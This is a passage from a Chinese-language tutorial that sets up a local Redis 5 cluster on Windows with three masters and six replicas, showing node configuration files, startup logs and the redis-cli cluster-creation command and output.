list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

slave4：

```
port 7304
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./slave4/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./slave4
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./slave4/run.log
```

```
tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

slave5：

```
port 7305
# 开启集群功能
cluster-enabled yes
```

```
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./slave5/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./slave5
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./slave5/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
```

```
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

slave6：

```
port 7306
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./slave6/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./slave6
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./slave6/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
```

```
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

4.启动

master1：

```
C:\Program Files\redis>redis-server.exe ./master1/redis.conf
[6216] 23 May 23:09:12.492 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[6216] 23 May 23:09:12.492 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=6216, just started
[6216] 23 May 23:09:12.492 # Configuration loaded
[6216] 23 May 23:09:12.496 * Node configuration loaded, I'm
889519edf656439ecabdc67b312c5fb207545a8f
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7201
  |    `-._   `._    /     _.-'    |     PID: 6216
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
```

```
           `-._           _.-'
               `-.__.-'

[6216] 23 May 23:09:12.497 # Server initialized
[6216] 23 May 23:09:12.497 * Ready to accept connections
```

master2:

```
C:\Program Files\redis>redis-server.exe ./master2/redis.conf
[11772] 23 May 23:09:27.705 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[11772] 23 May 23:09:27.705 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=11772, just started
[11772] 23 May 23:09:27.705 # Configuration loaded
[11772] 23 May 23:09:27.710 * Node configuration loaded, I'm
1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
                _.-_
            _.-``   ``''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-``  .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7202
  |    `-._   `._    /     _.-'    |     PID: 11772
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[11772] 23 May 23:09:27.711 # Server initialized
[11772] 23 May 23:09:27.712 * Ready to accept connections
```

master3:

```
C:\Program Files\redis>redis-server.exe ./master3/redis.conf
[14280] 23 May 23:09:47.140 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[14280] 23 May 23:09:47.140 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=14280, just started
[14280] 23 May 23:09:47.141 # Configuration loaded
[14280] 23 May 23:09:47.145 * Node configuration loaded, I'm
88f6b06a44c6088e73740373e6325314d8cf1869
                _.-_
            _.-``   ``''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-``  .-```.  ```\/    _.,_ ''-._
```

```
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7203
 |    `-._   `._    /     _.-'    |     PID: 14280
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[14280] 23 May 23:09:47.146 # Server initialized
[14280] 23 May 23:09:47.146 * Ready to accept connections
```

slave1：

```
C:\Program Files\redis>redis-server.exe ./slave1/redis.conf
[19580] 23 May 23:10:03.928 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[19580] 23 May 23:10:03.928 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=19580, just started
[19580] 23 May 23:10:03.928 # Configuration loaded
[19580] 23 May 23:10:03.932 * Node configuration loaded, I'm
5acf5fc1c21ba468baf93c6f6c8812ff95a97dfb
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7301
  |    `-._   `._    /     _.-'    |     PID: 19580
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[19580] 23 May 23:10:03.933 # Server initialized
[19580] 23 May 23:10:03.933 * Ready to accept connections
```

slave2：

```
C:\Program Files\redis>redis-server.exe ./slave2/redis.conf
[19180] 23 May 23:10:18.049 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[19180] 23 May 23:10:18.049 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=19180, just started
[19180] 23 May 23:10:18.049 # Configuration loaded
[19180] 23 May 23:10:18.053 * Node configuration loaded, I'm
4a987744f45c6e8be0d1cd06b220d8527c2b4693
                _.-_
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7302
 |    `-._   `._    /     _.-'    |     PID: 19180
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[19180] 23 May 23:10:18.054 # Server initialized
[19180] 23 May 23:10:18.054 * Ready to accept connections
```

slave3:

```
C:\Program Files\redis>redis-server.exe ./slave3/redis.conf
[14136] 23 May 23:10:33.737 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[14136] 23 May 23:10:33.737 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=14136, just started
[14136] 23 May 23:10:33.737 # Configuration loaded
[14136] 23 May 23:10:33.741 * Node configuration loaded, I'm
6dd29f1dc3de2098799ebbe32fcc5207db55cb37
                _.-_
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7303
 |    `-._   `._    /     _.-'    |     PID: 14136
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'
```

```
            `-.__.-'

[14136] 23 May 23:10:33.742 # Server initialized
[14136] 23 May 23:10:33.742 * Ready to accept connections
```

slave4:

```
C:\Program Files\redis>redis-server.exe ./slave4/redis.conf
[17652] 23 May 23:10:47.775 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[17652] 23 May 23:10:47.775 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=17652, just started
[17652] 23 May 23:10:47.775 # Configuration loaded
[17652] 23 May 23:10:47.779 * Node configuration loaded, I'm
dcd612294dcebd92b78e1e58b66ecf1f622e1e83
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7304
  |    `-._   `._    /     _.-'    |     PID: 17652
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[17652] 23 May 23:10:47.780 # Server initialized
[17652] 23 May 23:10:47.780 * Ready to accept connections
```

slave5:

```
C:\Program Files\redis>redis-server.exe ./slave5/redis.conf
[4968] 23 May 23:11:03.036 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[4968] 23 May 23:11:03.036 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=4968, just started
[4968] 23 May 23:11:03.036 # Configuration loaded
[4968] 23 May 23:11:03.043 * Node configuration loaded, I'm
ba27caa7bb3c32e557697220e76abe6c3d406b663
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
```

```
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7305
  |    `-._   `._    /     _.-'    |     PID: 4968
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[4968] 23 May 23:11:03.044 # Server initialized
[4968] 23 May 23:11:03.044 * Ready to accept connections
```

slave6：

```
C:\Program Files\redis>redis-server.exe ./slave6/redis.conf
[15680] 23 May 23:11:19.435 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[15680] 23 May 23:11:19.436 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=15680, just started
[15680] 23 May 23:11:19.436 # Configuration loaded
[15680] 23 May 23:11:19.443 * Node configuration loaded, I'm
c7711cdc85453e23ff734d5a5ef21348a88ae442
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7306
  |    `-._   `._    /     _.-'    |     PID: 15680
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[15680] 23 May 23:11:19.444 # Server initialized
[15680] 23 May 23:11:19.444 * Ready to accept connections
```

5. 建立集群关系

控制台输入以下命令：

```
redis-cli --cluster create --cluster-replicas 2 127.0.0.1:7201 127.0.0.1:7202
127.0.0.1:7203 127.0.0.1:7301 127.0.0.1:7302 127.0.0.1:7303 127.0.0.1:7304
127.0.0.1:7305 127.0.0.1:7306
```

- `redis-cli --cluster`或者`./redis-trib.rb`：代表集群操作命令
- `create`：代表是创建集群
- `--replicas 1`或者`--cluster-replicas 1` ：指定集群中每个master的副本个数为1，此时`节点总数 ÷ (replicas + 1)`得到的就是master的数量。因此节点列表中的前n个就是master，其它节点都是slave节点，随机分配到不同master

结果如下：

```
PS C:\Program Files\redis> redis-cli --cluster create --cluster-replicas 2
127.0.0.1:7201 127.0.0.1:7202 127.0.0.1:7203 127.0.0.1:7301 127.0.0.1:7302
127.0.0.1:7303 127.0.0.1:7304 127.0.0.1:7305 127.0.0.1:7306
>>> Performing hash slots allocation on 9 nodes...
Master[0] -> Slots 0 - 5460
Master[1] -> Slots 5461 - 10922
Master[2] -> Slots 10923 - 16383
Adding replica 127.0.0.1:7302 to 127.0.0.1:7201
Adding replica 127.0.0.1:7303 to 127.0.0.1:7201
Adding replica 127.0.0.1:7304 to 127.0.0.1:7202
Adding replica 127.0.0.1:7305 to 127.0.0.1:7202
Adding replica 127.0.0.1:7306 to 127.0.0.1:7203
Adding replica 127.0.0.1:7301 to 127.0.0.1:7203
>>> Trying to optimize slaves allocation for anti-affinity
[WARNING] Some slaves are in the same host as their master
M: 889519edf656439ecabdc67b312c5fb207545a8f 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
M: 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
M: 88f6b06a44c6088e73740373e6325314d8cf1869 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
S: 5acf5fc1c21ba468baf93c6f6c8812ff95a97dfb 127.0.0.1:7301
   replicates 889519edf656439ecabdc67b312c5fb207545a8f
S: 4a987744f45c6e8be0d1cd06b220d8527c2b4693 127.0.0.1:7302
   replicates 889519edf656439ecabdc67b312c5fb207545a8f
S: 6dd29f1dc3de2098799ebbe32fcc5207db55cb37 127.0.0.1:7303
   replicates 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
S: dcd612294dcebd92b78e1e58b66ecf1f622e1e83 127.0.0.1:7304
   replicates 88f6b06a44c6088e73740373e6325314d8cf1869
S: ba27caa7bb3c32e55769720e76abe6c3d406b663 127.0.0.1:7305
   replicates 88f6b06a44c6088e73740373e6325314d8cf1869
S: c7711cdc85453e23ff734d5a5ef21348a88ae442 127.0.0.1:7306
   replicates 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
Can I set the above configuration? (type 'yes' to accept):
```

输入yes后：

```
PS C:\Program Files\redis> redis-cli --cluster create --cluster-replicas 2
127.0.0.1:7201 127.0.0.1:7202 127.0.0.1:7203 127.0.0.1:7301 127.0.0.1:7302
127.0.0.1:7303 127.0.0.1:7304 127.0.0.1:7305 127.0.0.1:7306
>>> Performing hash slots allocation on 9 nodes...
Master[0] -> Slots 0 - 5460
Master[1] -> Slots 5461 - 10922
Master[2] -> Slots 10923 - 16383
Adding replica 127.0.0.1:7302 to 127.0.0.1:7201
Adding replica 127.0.0.1:7303 to 127.0.0.1:7201
Adding replica 127.0.0.1:7304 to 127.0.0.1:7202
Adding replica 127.0.0.1:7305 to 127.0.0.1:7202
Adding replica 127.0.0.1:7306 to 127.0.0.1:7203
Adding replica 127.0.0.1:7301 to 127.0.0.1:7203
>>> Trying to optimize slaves allocation for anti-affinity
[WARNING] Some slaves are in the same host as their master
M: 889519edf656439ecabdc67b312c5fb207545a8f 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
M: 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
M: 88f6b06a44c6088e73740373e6325314d8cf1869 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
S: 5acf5fc1c21ba468baf93c6f6c8812ff95a97dfb 127.0.0.1:7301
   replicates 889519edf656439ecabdc67b312c5fb207545a8f
S: 4a987744f45c6e8be0d1cd06b220d8527c2b4693 127.0.0.1:7302
   replicates 889519edf656439ecabdc67b312c5fb207545a8f
S: 6dd29f1dc3de2098799ebbe32fcc5207db55cb37 127.0.0.1:7303
   replicates 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
S: dcd612294dcebd92b78e1e58b66ecf1f622e1e83 127.0.0.1:7304
   replicates 88f6b06a44c6088e73740373e6325314d8cf1869
S: ba27caa7bb3c32e5576972e76abe6c3d406b663 127.0.0.1:7305
   replicates 88f6b06a44c6088e73740373e6325314d8cf1869
S: c7711cdc85453e23ff734d5a5ef21348a88ae442 127.0.0.1:7306
   replicates 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
Can I set the above configuration? (type 'yes' to accept): yes
>>> Nodes configuration updated
>>> Assign a different config epoch to each node
>>> Sending CLUSTER MEET messages to join the cluster
Waiting for the cluster to join
.
>>> Performing Cluster Check (using node 127.0.0.1:7201)
M: 889519edf656439ecabdc67b312c5fb207545a8f 127.0.0.1:7201
   slots:[0-5460] (5461 slots) master
   2 additional replica(s)
M: 88f6b06a44c6088e73740373e6325314d8cf1869 127.0.0.1:7203
   slots:[10923-16383] (5461 slots) master
   2 additional replica(s)
S: ba27caa7bb3c32e5576972e76abe6c3d406b663 127.0.0.1:7305
   slots: (0 slots) slave
   replicates 88f6b06a44c6088e73740373e6325314d8cf1869
S: 6dd29f1dc3de2098799ebbe32fcc5207db55cb37 127.0.0.1:7303
   slots: (0 slots) slave
   replicates 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
S: 5acf5fc1c21ba468baf93c6f6c8812ff95a97dfb 127.0.0.1:7301
   slots: (0 slots) slave
   replicates 889519edf656439ecabdc67b312c5fb207545a8f
M: 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be 127.0.0.1:7202
   slots:[5461-10922] (5462 slots) master
```

```
   2 additional replica(s)
S: dcd612294dcebd92b78e1e58b66ecf1f622e1e83 127.0.0.1:7304
   slots: (0 slots) slave
   replicates 88f6b06a44c6088e73740373e6325314d8cf1869
S: 4a987744f45c6e8be0d1cd06b220d8527c2b4693 127.0.0.1:7302
   slots: (0 slots) slave
   replicates 889519edf656439ecabdc67b312c5fb207545a8f
S: c7711cdc85453e23ff734d5a5ef21348a88ae442 127.0.0.1:7306
   slots: (0 slots) slave
   replicates 1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
[OK] All nodes agree about slots configuration.
>>> Check for open slots...
>>> Check slots coverage...
[OK] All 16384 slots covered.
PS C:\Program Files\redis>
```

master1：

```
C:\Program Files\redis>redis-server.exe ./master1/redis.conf
[6216] 23 May 23:09:12.492 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[6216] 23 May 23:09:12.492 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=6216, just started
[6216] 23 May 23:09:12.492 # Configuration loaded
[6216] 23 May 23:09:12.496 * Node configuration loaded, I'm
889519edf656439ecabdc67b312c5fb207545a8f
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in cluster mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7201
 |    `-._   `._    /     _.-'    |     PID: 6216
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[6216] 23 May 23:09:12.497 # Server initialized
[6216] 23 May 23:09:12.497 * Ready to accept connections
[6216] 23 May 23:16:16.352 # configEpoch set to 1 via CLUSTER SET-CONFIG-EPOCH
[6216] 23 May 23:16:16.376 # IP address for this node updated to 127.0.0.1
[6216] 23 May 23:16:21.387 # Cluster state changed: ok
```

master2：

```
C:\Program Files\redis>redis-server.exe ./master2/redis.conf
[11772] 23 May 23:09:27.705 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[11772] 23 May 23:09:27.705 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=11772, just started
[11772] 23 May 23:09:27.705 # Configuration loaded
[11772] 23 May 23:09:27.710 * Node configuration loaded, I'm
1ea04111e6bd9990a8b585b4ec65f184f4bcf0be
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in cluster mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7202
      |    `-._   `._    /     _.-'    |     PID: 11772
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[11772] 23 May 23:09:27.711 # Server initialized
[11772] 23 May 23:09:27.712 * Ready to accept connections
[11772] 23 May 23:16:16.352 # configEpoch set to 2 via CLUSTER SET-CONFIG-EPOCH
[11772] 23 May 23:16:16.409 # IP address for this node updated to 127.0.0.1
[11772] 23 May 23:16:21.387 # Cluster state changed: ok
```

master3:

```
C:\Program Files\redis>redis-server.exe ./master3/redis.conf
[14280] 23 May 23:09:47.140 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[14280] 23 May 23:09:47.140 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=14280, just started
[14280] 23 May 23:09:47.141 # Configuration loaded
[14280] 23 May 23:09:47.145 * Node configuration loaded, I'm
88f6b06a44c6088e73740373e6325314d8cf1869
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in cluster mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7203
      |    `-._   `._    /     _.-'    |     PID: 14280
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
```

```
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[14280] 23 May 23:09:47.146 # Server initialized
[14280] 23 May 23:09:47.146 * Ready to accept connections
[14280] 23 May 23:16:16.353 # configEpoch set to 3 via CLUSTER SET-CONFIG-EPOCH
[14280] 23 May 23:16:16.409 # IP address for this node updated to 127.0.0.1
[14280] 23 May 23:16:21.371 # Cluster state changed: ok
```

slave1：

```
C:\Program Files\redis>redis-server.exe ./slave1/redis.conf
[19580] 23 May 23:10:03.928 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[19580] 23 May 23:10:03.928 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=19580, just started
[19580] 23 May 23:10:03.928 # Configuration loaded
[19580] 23 May 23:10:03.932 * Node configuration loaded, I'm
5acf5fc1c21ba468baf93c6f6c8812ff95a97dfb
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in cluster mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7301
  |    `-._   `._    /     _.-'    |     PID: 19580
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[19580] 23 May 23:10:03.933 # Server initialized
